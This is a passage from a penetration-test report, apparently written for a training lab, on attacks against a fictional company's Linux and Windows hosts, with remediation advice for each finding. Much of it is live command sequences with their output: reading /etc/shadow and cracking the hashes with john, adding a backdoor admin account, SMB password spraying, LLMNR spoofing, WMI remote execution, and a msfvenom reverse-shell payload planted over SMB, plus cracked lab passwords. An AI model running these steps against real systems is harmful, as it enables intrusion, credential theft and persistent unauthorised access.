Find: /var/lib/postgresql/8.3/main: Permission denied  
/var/tmp/adminpassword.txt  
/var/www/twiki/data/Main/TWikiAdminGroup.txt  
/var/www/twiki/data/Main/TWikiAdminGroup.txt
```

Figure 1.25

```
cat /var/tmp/adminpassword.txt  
Jim,  
  
These are the admin credentials, do not share with anyone!  
  
msfadmin:cybersecurity
```

Figure 1.26



Password Cracking

Risk Rating: Critical

Description:

In the new shell that has been opened up using the “ssh msfadmin@172.22.117.150” command we began to search for the shadow file within the system which used the following command “sudo cat /etc/shadow”. With this, we were able to see the detail in figure 1.27 below. The usernames and hashes were then moved to a new nano file that was created on a separate terminal (figure 1.28). Once the new hash.txt file is created within nano we use john to crack the hashes. This can be done using the command “john hash.txt” which provides us the passwords (figure 1.29). These new credentials will be used in later activities when we are using the Windows system.

Affected Hosts: megacorpone.com

Remediation:

- Set a password policy that requires a password to be a certain length and have at least a number and special characters for increased protection.
- Improve security awareness of employees through training so that they do not store login credentials in the system
- Avoid the reuse of passwords and have a policy in place to reset the password on a quarterly basis. 2

Figure 1.27

```

File Actions Edit View Help
root@kali: ~ x | root@metasploitable: ~ x
msfadmin@metasploitable:~$ sudo ls /home
ftp msfadmin service systemd-ssh user
msfadmin@metasploitable:~$ sudo cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7 :::
daemon:*:14684:0:99999:7 :::
bin:*:14684:0:99999:7 :::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7 :::
sync:*:14684:0:99999:7 :::
games:*:14684:0:99999:7 :::
man:*:14684:0:99999:7 :::
lp:*:14684:0:99999:7 :::
mail:*:14684:0:99999:7 :::
news:*:14684:0:99999:7 :::
uucp:*:14684:0:99999:7 :::
proxy:*:14684:0:99999:7 :::
www-data:*:14684:0:99999:7 :::
backup:*:14684:0:99999:7 :::
list:*:14684:0:99999:7 :::
irc:*:14684:0:99999:7 :::
gnats:*:14684:0:99999:7 :::
nobody:*:14684:0:99999:7 :::
libuuid!:14684:0:99999:7 :::
dhcp:*:14684:0:99999:7 :::
syslog:*:14684:0:99999:7 :::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7 :::
sshd:*:14684:0:99999:7 :::
msfadmin:$1$czKn4zfS$6c/n1V94al6Nt2LS7o5p30:18996:0:99999:7 :::
bind:*:14685:0:99999:7 :::
postfix:*:14685:0:99999:7 :::
ftp:*:14685:0:99999:7 :::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7 :::
mysql!:14685:0:99999:7 :::
tomcat55*:14691:0:99999:7 :::
distccd*:14698:0:99999:7 :::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7 :::
service:$1$kR3ue7JZ$7GxELDupr50hp6cjZ3Bu//:14715:0:99999:7 :::
telnetd*:14715:0:99999:7 :::
proftpd!:14727:0:99999:7 :::
statd*:15474:0:99999:7 :::
tstark:$1$SI3.cmzw$agMjsOSBH1cZc/E8pahL .. :19005:0:99999:7 :::
msfadmin@metasploitable:~$ █

```

Figure 1.28

```

File Actions Edit View Help
root@kali: ~ x | root@kali: ~ x | Downloads
GNU nano 5.4
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0
msfadmin:$1$czKn4zfS$6c/n1V94al6Nt2LS7o5p30
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0
service:$1$kR3ue7JZ$7GxELDupr50hp6cjZ3Bu//
tstark:$1$SI3.cmzw$agMjsOSBH1cZc/E8pahL ..

```

Figure 1.29

```
(root㉿kali)-[~]
└─# john hash.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 8 password hashes with 8 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 512/512 AVX512BW 16x3])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
postgres      (postgres)
service        (service)
user          (user)
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
cybersecurity (msfadmin)
123456789   (klog)
batman       (sys)
Password!    (tstark)
Proceeding with incremental:ASCII
└─#
```

Persistence on the Compromised Machine

Risk Rating: **Critical**

Description:

While connected to the Linux system via SSH (figure 1.30) our goal was to create a new user that has root level privilege. To create the new user, the command “sudo adduser systemd-ssh” was input on the terminal (figure 1.31). Once this new account has been created, it would allow an attacker to easily gain a backdoor to the system. Figure 1.32 shows an ssh connection to this system via the new user that was created on the Linux system, and now this malicious actor has access to the system and can remain undetected.

Affected Hosts: megacorpone.com

Remediation:

- Use strict user policies that prevent users to access machines that are not part of their department.
- There should be logs of accounts created and deleted that should be reviewed during set time intervals.
- Accounts should be tested for vulnerabilities to protect from any compromises

Figure 1.30

```
(root㉿kali)-[~]
# ssh msfadmin@172.22.117.150
msfadmin@172.22.117.150's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.


Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Sun Jul 16 19:51:45 2023 from 172.22.117.100
msfadmin@metasploitable:~$ head /etc/ssh/sshd_config
# Package generated configuration file
# See the sshd(8) manpage for details

# What ports, IPs and protocols we listen for
Port 22
# Use these options to restrict which interfaces/protocols sshd will bind to
#ListenAddress ::

#ListenAddress 0.0.0.0
Protocol 2
# HostKeys for protocol version 2
msfadmin@metasploitable:~$
```

Figure 1.31



The screenshot shows a terminal window titled "Index of / - Mozilla Firefox" with the command prompt "root@kali: ~". The terminal displays the following commands and output:

```
msfadmin@metasploitable:~$ sudo adduser systemd-ssh
Adding user `systemd-ssh' ...
Adding new group `systemd-ssh' (1003) ...
Adding new user `systemd-ssh' (1003) with group `systemd-ssh' ...
The home directory `/home/systemd-ssh' already exists. Not copying from `/etc/skel'.
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for systemd-ssh
Enter the new value, or press ENTER for the default
    Full Name []:
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [y/N] y
msfadmin@metasploitable:~$ sudo usermod -aG admin systemd-ssh
msfadmin@metasploitable:~$
```

Figure 1.32

```
└─(root💀kali)-[~]
  └─# ssh systemd-ssh@172.22.117.150
    systemd-ssh@172.22.117.150's password:
    Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

    The programs included with the Ubuntu system are free software;
    the exact distribution terms for each program are described in the
    individual files in /usr/share/doc/*copyright.

    Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
    applicable law.

    To access official Ubuntu documentation, please visit:
    http://help.ubuntu.com/
    To run a command as administrator (user "root"), use "sudo <command>".
    See "man sudo_root" for details.

    systemd-ssh@metasploitable:~$ █
```

Windows Open Port

Risk Rating: High

Description:

In SPECTRE Security recon phase, it was discovered that MegaCorpOne was running both Linux and Windows OS. This next phase will highlight the exploits possible on MegaCorpOne's Windows environment. Using the following nmap command “nmap 172.22.117.100/24” we are able to see two machines with open ports, two of them being Windows machines (figure 1.33). These machines are identifiable as Windows as they are running Kerberos on port 88 for authentication as well as running Microsoft services ldap on port 389 as well as msrpc on port 135. A skilled attacker can use these openings to exploit the systems.

Affected Hosts: megacorpone.com

Remediation:

- Add firewall to screen for traffic going to the domain controller and the network.
- All unnecessary and unused ports should be closed to increase security.
- OS should be patched routinely for up-to-date security.

Figure 1.33

```
[root@kali:~]# nmap 172.22.117.100/24
Starting Nmap 7.92 ( https://nmap.org ) at 2023-07-10 18:55 EDT
Nmap scan report for WinDC01 (172.22.117.10)
Host is up (0.00044s latency).
Not shown: 989 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
MAC Address: 00:15:5D:02:04:11 (Microsoft)

Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00051s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3390/tcp  open  dsc
MAC Address: 00:15:5D:02:04:01 (Microsoft)

Nmap scan report for 172.22.117.100
Host is up (0.000060s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
5901/tcp  open  vnc-1
6001/tcp  open  X11:1
8080/tcp  filtered http-proxy
Nmap done: 256 IP addresses (3 hosts up) scanned in 21.60 seconds
```

Password Spraying

Risk Rating: Medium

Description:

Password spraying is a form of a brute force attack in which the attacker uses one set of credentials to gain access to several accounts on a single domain. In our previous Linux environment, we used the John program to gather the login credential from the password file. On the terminal within Kali Linux, we loaded metasploit with the “msfconsole” command and used the exploit “auxiliary/scanner/smb/smb_login” (figure 1.34). On the terminal if you type in “options” we had to set the “smbuser (tstark)” and “smbpass (Password!)” as well as the “rhosts (172.22.117.100/24)” (figure 1.35). Once those details have been set, we use “run” to start the exploit. The attack then located the system that was associated with the credentials that were provided.

Affected Hosts: megacorpone.com

Remediation:

- Default password should be changed for all system and web apps.
- There should be a timeout for password attempts that have been made on the system.

Figure 1.34

```
(root㉿kali)-[~]
# msfconsole

[metasploit] msf6 > use auxiliary/scanner/smb/smb_login
[metasploit] msf6 auxiliary(scanner/smb/smb_login) > options

Module options (auxiliary/scanner/smb/smb_login):
```

Figure 1.35

```
msf6 auxiliary(scanner/smb/smb_login) > set SMBUser t stark
SMBUser => t stark
msf6 auxiliary(scanner/smb/smb_login) > set SMBPass Password!
SMBPass => Password!
msf6 auxiliary(scanner/smb/smb_login) > options

Module options (auxiliary/scanner/smb/smb_login):
Name          Current Setting  Required  Description
ABORT_ON_LOCKOUT    false        yes      Abort the run when an account lockout is detected
BLANK_PASSWORDS    false        no       Try blank passwords for all users
BRUTEFORCE_SPEED   5           yes      How fast to bruteforce, from 0 to 5
DB_ALL_CREDS       false        no       Try each user/password couple stored in the current database
DB_ALL_PASS        false        no       Add all passwords in the current database to the list
DB_ALL_USERS       false        no       Add all users in the current database to the list
DB_SKIP_EXISTING   none         no      Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
DETECT_ANY_AUTH    false        no      Enable detection of systems accepting any authentication
DETECT_ANY_DOMAIN  false        no      Detect if domain is required for the specified user
PASS_FILE          no           no      File containing passwords, one per line
PRESERVE_DOMAINS  true         no      Respect a username that contains a domain name.
Proxies            no           no      A proxy chain of format type:host:port[,type:host:port][...]
RECORD_GUEST       false        no      Record guest-privileged random logins to the database
RHOSTS             172.22.117.0/24 yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT              445          yes      The SMB service port (TCP)
SMBDomain          .            no      The Windows domain to use for authentication
SMBPass            Password!    no      The password for the specified username
SMBUser            t stark     no      The username to authenticate as
STOP_ON_SUCCESS   false        yes      Stop guessing when a credential works for a host
THREADS            1            yes      The number of concurrent threads (max one per host)
USERPASS_FILE      no           no      File containing users and passwords separated by space, one pair per line
USER_AS_PASS       false        no      Try the username as the password for all users
USER_FILE          no           no      File containing usernames, one per line
VERBOSE            true         yes     Whether to print output for all attempts
```

LLMNR Spoofing

Risk Rating: **Critical**

Description:

LLMNR spoofing occurs when an attacker manipulates LLMNR queries and responses to deceive the target system into communicating with the attacker's machine instead of the intended, legitimate device. In this we started a new terminal in Kali and ran "sudo responder -I eth1 -v" which allowed us to listen for LLMNR broadcasts (figure 1.36). Using this method, the NTLM hash was discovered for the user pparker (figure 1.37). This NTLM hash was then copied to a .txt file and "john pparker_hash.txt" was used to crack the hash which gave use pparkers password.

Affected Hosts: megacorpone.com

Remediation:

- LLMNR should be disabled

Figure 1.36

```
[root💀 kali] ~ # sudo responder -I eth1 -v
```



```
NBT-NS, LLMNR & MDNS Responder 3.0.2.0
```

Figure 1.37

Figure 1.38

```
[root💀 kali] -[~] # john pparker.hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Spring2021          (pparker)
1g 0:00:00:00 DONE 2/3 (2023-07-16 21:03) 6.250g/s 47887p/s 47887c/s 47887C/s 123456..iloveyou!
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.

[root💀 kali] -[~] #
```

Windows Management Instrumentation (WMI) Vulnerability

Risk Rating: Medium

Description:

Windows Management Instrumentation (WMI) is the infrastructure for management data and operations on Windows-based operating systems, but an attacker can use this to gather more information about its victim. Using the same Metasploit session that has been created, we load the exploit “scanner/smb/impacket/wmiexec” and set the required options as seen in figure 1.39. The options selected run the command “whoami” (figure 1.40) which shows us that we are currently the user tstark. Now that we know the exploit is working we change our command to “tasklist” (figure 1.40) and run the command again, and we are able to see an extensive list that details the tasks that are currently running. This exploit very useful in gathering info about the target as we can see in figures 1.42 - 1.44 we are able to change the command to see systeminfo, net session, and net share details.

Affected Hosts: megacorpone.com

Remediation:

- Anti malware systems should be used to detect the use of shells.
- Network monitors should also be implemented to detect specific activity.

Figure 1.39

```

msf6 > scanner/smb/impacket/wmiexec
[-] Unknown command: scanner/smb/impacket/wmiexec
This is a module we can load. Do you want to use scanner/smb/impacket/wmiexec? [y/N] y said!
msf6 auxiliary(scanner/smb/impacket/wmiexec) > options
Module options (auxiliary/scanner/smb/impacket/wmiexec):
Name  Current Setting  Required  Description
----  -----  -----  -----
COMMAND      yes        The command to execute
OUTPUT       true       yes        Get the output of the executed command
RHOSTS      .17.250.445  yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
SMBDomain   .17.250.445  no         The Windows domain to use for authentication
SMBPass     Password!  yes        The password for the specified username
SMBUser     tstark     yes        The username to authenticate as
THREADS     1          yes        The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/impacket/wmiexec) > set command whoami
command => whoami
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set rhosts 172.22.117.20
rhosts => 172.22.117.20
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set smbuser tstark
smbuser => tstark
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set smbpass Password!
smbpass => Password!
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set smbdomain megacorpone
smbdomain => megacorpone
msf6 auxiliary(scanner/smb/impacket/wmiexec) > options
Module options (auxiliary/scanner/smb/impacket/wmiexec):
Name  Current Setting  Required  Description
----  -----  -----  -----
COMMAND      whoami    yes        The command to execute
OUTPUT       true       yes        Get the output of the executed command
RHOSTS      172.22.117.20  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
SMBDomain   megacorpone  no         The Windows domain to use for authentication
SMBPass     Password!  yes        The password for the specified username
SMBUser     tstark     yes        The username to authenticate as
THREADS     1          yes        The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/impacket/wmiexec) >


```

Figure 1.40

```
msf6 auxiliary(scanner/smb/impacket/wmiexec) > run
[*] Running for 172.22.117.20 ...
[*] 172.22.117.20 - SMBv3.0 dialect used
[*] megacorpone\tstark

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set command tasklist
command => tasklist
```

Figure 1.41



The screenshot shows a terminal window titled "qterminal" running on a Linux desktop. The window displays the output of the "tasklist" command, which lists all running processes on the system. The table has columns for Image Name, PID, Session Name, Session#, and Mem Usage.

Image Name	PID	Session Name	Session#	Mem Usage
System Idle Process	0	Services	0	8 K
System	4	Services	0	88 K
Registry	72	Services	0	7,132 K
smss.exe	372	Services	0	220 K
csrss.exe	464	Services	0	2,080 K
wininit.exe	532	Services	0	792 K
csrss.exe	540	Console	1	844 K
services.exe	592	Services	0	5,556 K
winlogon.exe	624	Console	1	1,848 K
lsass.exe	668	Services	0	12,280 K
svchost.exe	756	Services	0	11,060 K
fontdrvhost.exe	772	Console	1	656 K
fontdrvhost.exe	780	Services	0	752 K
svchost.exe	860	Services	0	8,396 K
dwm.exe	944	Console	1	15,412 K
LogonUI.exe	952	Console	1	42,572 K
svchost.exe	448	Services	0	46,820 K
svchost.exe	400	Services	0	6,552 K
svchost.exe	676	Services	0	16,504 K
svchost.exe	852	Services	0	11,900 K
svchost.exe	940	Services	0	12,768 K
svchost.exe	992	Services	0	21,036 K
svchost.exe	1028	Services	0	4,320 K
svchost.exe	1076	Services	0	10,032 K
svchost.exe	1208	Services	0	3,852 K
svchost.exe	1516	Services	0	8,016 K
Memory Compression	1640	Services	0	74,194 K
svchost.exe	1748	Services	0	2,700 K
VSSVC.exe	1788	Services	0	4,108 K
svchost.exe	1932	Services	0	3,852 K
svchost.exe	1968	Services	0	2,196 K
svchost.exe	1976	Services	0	3,776 K
spoolsv.exe	1100	Services	0	10,196 K
svchost.exe	2300	Services	0	3,164 K
svchost.exe	2352	Services	0	22,256 K
MsMpEng.exe	2436	Services	0	75,008 K
svchost.exe	2932	Services	0	2,656 K
WmiPrvSE.exe	2120	Services	0	6,292 K
NisSrv.exe	3428	Services	0	9,772 K
SecurityHealthService.exe	3644	Services	0	11,464 K
svchost.exe	4016	Services	0	7,072 K
MoUsCoreWorker.exe	1216	Services	0	17,728 K
MicrosoftEdgeUpdate.exe	3340	Services	0	492 K
SqmBroker.exe	2652	Services	0	6,356 K
uhssvc.exe	3484	Services	0	6,088 K
svchost.exe	3280	Services	0	12,992 K
svchost.exe	1008	Services	0	9,320 K
SearchIndexer.exe	3324	Services	0	21,024 K
svchost.exe	640	Services	0	13,756 K
svchost.exe	2148	Services	0	10,532 K
svchost.exe	1296	Services	0	7,316 K
WmiPrvSE.exe	2040	Services	0	9,564 K
cmd.exe	2648	Services	0	3,756 K
conhost.exe	2688	Services	0	11,960 K
tasklist.exe	3820	Services	0	8,580 K

Figure 1.42

The screenshot shows a terminal window titled "qterminal" running on a Kali Linux desktop environment. The terminal output is as follows:

```
COMMAND => systeminfo
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[*] Running for 172.22.117.20 ...
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[*] Running for 172.22.117.20 ...
[*] Scanned 1 of 1 hosts (100% complete)
[*] SMBv3.0 dialect used
[*]
Host Name:           117.245.1.17.245:445 - Could not connect
OS Name:            Microsoft Windows 10 Pro N
OS Version:          10.0.19042 N/A Build 19042
OS Manufacturer:    Microsoft Corporation
OS Configuration:   Member Workstation
OS Build Type:      Multiprocessor Free
Registered Owner:   sysadmin
Registered Organization:
Product ID:          00331-60000-00000-AA609
Original Install Date: 5/10/2021, 12:17:16 AM
System Boot Time:    7/16/2023, 8:11:19 PM
System Manufacturer: Microsoft Corporation
System Model:        Virtual Machine
System Type:         x64-based PC
Processor(s):        1 Processor(s) Installed.
                      [01]: Intel64 Family 6 Stepping 7 GenuineIntel ~2594 MHz
BIOS Version:        Microsoft Corporation Hyper-V UEFI Release v4.0, 11/1/2019
Windows Directory:  C:\Windows
System Directory:   C:\Windows\system32
Boot Device:         \Device\HarddiskVolume1
System Locale:      en-us;English (United States)
Input Locale:       en-us;English (United States)
Time Zone:          (UTC-05:00) Eastern Time (US & Canada)
Total Physical Memory: 1,035 MB
Available Physical Memory: 332 MB
Virtual Memory: Max Size: 2,763 MB
Virtual Memory: Available: 1,950 MB
Virtual Memory: In Use: 813 MB
Page File Location(s): C:\pagefile.sys
Domain:             megacorpone.local
Logon Server:       N/A
Hotfix(s):          7 Hotfix(s) Installed.
                      [01]: KB5005539
                      [02]: KB4562830
                      [03]: KB4570334
                      [04]: KB4580325
                      [05]: KB4586864
                      [06]: KB5006670
                      [07]: KB5005699
Network Card(s):   1 NIC(s) Installed.
                      [01]: Microsoft Hyper-V Network Adapter
                            Connection Name: Ethernet
                            DHCP Enabled: No
                            IP address(es)
                            [01]: 172.22.117.20
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[*] msf6 auxiliary(scanner/smb/impacket/wmiexec) >
```

Figure 1.43

```
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set command net session
command => net session
msf6 auxiliary(scanner/smb/impacket/wmiexec) > run

[*] Running for 172.22.117.20 ...
[*] 172.22.117.20 - SMBv3.0 dialect used
[*]
Computer          User name      Client Type    Opens   Idle time
-----            -----        -----        -----  -----
\\127.0.0.1       tstark        -           1      00:00:00
\\172.22.117.100  tstark        -           0      00:00:00
The command completed successfully.

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/impacket/wmiexec) > 
```

Figure 1.44

```
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set command net share
command => net share
msf6 auxiliary(scanner/smb/impacket/wmiexec) > run

[*] Running for 172.22.117.20 ...
[*] 172.22.117.20 - SMBv3.0 dialect used
[*]
Share name     Resource      Remark
-----        -----        -----
$              C:\          Default share
IPC$           -            Remote IPC
ADMIN$         C:\Windows   Remote Admin
The command completed successfully.

[*] Auxiliary module execution completed
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/impacket/wmiexec) > 
```

Reverse Shell Vulnerability

Risk Rating: High

Description:

Reverse shell is a critical tool for an attacker because it allows ports to be opened on the target machine and it bypasses some of the firewalls. SPTR used msfvenom to create a port that we are able to listen on for the reverse shell. On the Kali terminal, msfvenom was loaded with the payload “msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.22.117.100 LPORT=4444 -f exe > shell.exe” (figure 1.45). This command is used in the home directory to create a Windows Meterpreter payload. The next step taken was to use the smb client in Kali to interact with the Windows machine to transfer the payload we just created. The following command was entered into the terminal, “smbclient //172.22.117.20/C\$ -U megacorpone/tstark” (figure 1.45). This connects to the C drive on the remote machine as the user tstark, a prompt for a password will appear, and you enter “Password!”. You can now place your exploit in the current directory with the command “put shell.exe” (figure 1.46). Now that the payload we created is on the remote system, we can use WMI to run the multihandler. In Metasploit we load the exploit “exploit/multi/handler” and set the options associated with the exploit (we can see these by running the options command) (figure 1.47). After we have configured all options needed, we also use “exploit -j” which runs this exploit in the background. In the terminal type “use scanner/smb/impacket/wmexec” to load the WMexec exploit and fill in the SMBPass, SMBUser, SMBDomain, and RHOSTS parameters, if not already set (figure 1.48). Set the command “set COMMAND C:\shell.exe” and then run the module. Once the module is run type “sessions -i” to see the session that has been created (figure 1.49). Doing this we have successfully created, transferred and executed a custom payload on the machine.

Affected Hosts: megacorpone.com

Remediation:

- Proxy server should be configured as an intermediary between the external IP and the internal network.
- All outbound activity should be blocked except for specific ports and IP addresses that need remote access.
- Regular maintenance should be performed to ensure the latest patches are applied.
- Unnecessary services should be stopped, which will restrict the execution of reverse shell code.

Figure 1.45

```

File Actions Edit View Help
[root@Kali:~]
# cd ~
[root@Kali:~]
# ls
Desktop Documents Downloads hash.txt Music Pictures pparker_hash.txt Public Scripts Templates Videos
[root@Kali:~]
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.22.117.100 LPORT=4444 -f exe > shell.exe
Error: invalid payload: windows/meterpreter/reverse_tcp

[root@Kali:~]
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.22.117.100 LPORT=4444 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

[root@Kali:~]
# ls
Desktop Documents Downloads hash.txt Music Pictures pparker_hash.txt Public Scripts shell.exe Templates Videos
[root@Kali:~]
